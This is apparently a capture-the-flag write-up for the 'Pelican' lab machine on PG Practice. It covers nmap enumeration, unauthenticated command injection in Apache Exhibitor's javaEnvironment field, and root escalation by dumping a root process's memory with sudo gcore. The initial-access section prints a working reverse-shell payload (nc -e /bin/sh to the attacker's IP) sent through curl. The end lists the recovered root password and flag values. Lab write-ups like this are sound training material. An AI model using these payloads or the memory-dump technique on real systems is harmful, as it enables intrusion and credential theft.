Pelican_writeup
Author: Hans
Platform: PG Practice
Difficulty: N/A
Operating System: Linux
Summary
Pelican runs Apache Exhibitor (ZooKeeper admin UI) on port 8080, vulnerable to an unauthenticated RCE (EDB-48654) via the "javaEnvironment" config field, which is passed to a shell. This gave a shell as charles directly. Privilege escalation abused a passwordless sudo rule allowing charles to run gcore on any process — dumping the core of a running password-store process (running as root) leaked the root password in plaintext.
Service Enumeration
Nmap
nmap -sCV -oN scans/tcp.nmap $IP
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
nmap -sCV -oN scans/tcp.nmap $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-20 16:46 +08
Nmap scan report for 192.168.231.98 (192.168.231.98)
Host is up (0.0085s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 2.2
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Forbidden - CUPS v2.2.10
| http-methods:
|_  Potentially risky methods: PUT
2222/tcp open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp open  http        Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp open  http        nginx 1.14.2
|_http-title: Did not follow redirect to http://192.168.231.98:8080/exhibitor/v1/ui/index.html
|_http-server-header: nginx/1.14.2
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m35s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: pelican
|   NetBIOS computer name: PELICAN\x00
|   Domain name: \x00
|   FQDN: pelican
|_  System time: 2026-06-20T04:46:27-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-06-20T08:46:28
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.23 seconds
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-20 16:47 +08
Nmap scan report for 192.168.231.98 (192.168.231.98)
Host is up (0.012s latency).
Not shown: 12 closed udp ports (port-unreach)
PORT      STATE         SERVICE
69/udp    open|filtered tftp
123/udp   open|filtered ntp
162/udp   open|filtered snmptrap
500/udp   open|filtered isakmp
514/udp   open|filtered syslog
631/udp   open|filtered ipp
4500/udp  open|filtered nat-t-ike
49152/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 7.58 seconds
Open ports: 22 and 2222 (OpenSSH 7.9p1 Debian), 139/445 (Samba 4.9.5-Debian), 631 (CUPS 2.2), 8080 (Jetty), 8081 (nginx, redirecting to /exhibitor/v1/ui/index.html). UDP scan returned only open|filtered results, nothing confirmed open.
Web (8080) - Exhibitor
http://192.168.178.98:8080/exhibitor/v1/ui/index.html

Searching for Exhibitor vulnerabilities found EDB-48654: the Config tab's "java.env script" field is passed to a shell, and setting javaEnvironment to a command wrapped in $() via the /exhibitor/v1/config/set API achieves unauthenticated RCE.
Initial Access - Exhibitor javaEnvironment RCE (EDB-48654)

curl -X POST -d @data.json http://$IP:8080/exhibitor/v1/config/set
data.json (relevant field):
"javaEnvironment": "$(/bin/nc -e /bin/sh 192.168.45.232 4444 &)"
Shell caught after up to a minute's delay:
Stabilized the shell:
python3 -c 'import pty;pty.spawn("/bin/bash")'
then stty raw -echo; fg on the attacking machine and export TERM=xterm in the shell.
The resulting shell was the charles user. local.txt found in the home directory:
cd ~
whoami && hostname && cat local.txt
Privilege Escalation - gcore Dump Leaks Root Password
sudo -l
User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
gcore dumps a core file of a running process. Checked running root processes:
ps -u root u
One stood out:
root 513 /usr/bin/password-store
Dumped its memory as root via the passwordless sudo rule:
sudo /usr/bin/gcore 513
The resulting core file was owned by root but readable, and readable:
strings core.513 > 513core.txt
grep -A3 -B3 root 513core.txt
This surfaced the root password in plaintext in the process memory:
001 Password: root:
ClogKingpinInning731
proof.txt found under /root:
su -
whoami && hostname && cat proof.txt

Flags
| Flag | Value |
|---|---|
| local.txt | 342fad4b49411064ecf6922591d33a1c |
| proof.txt | 6f62451949763443a8074ae090ca98eb |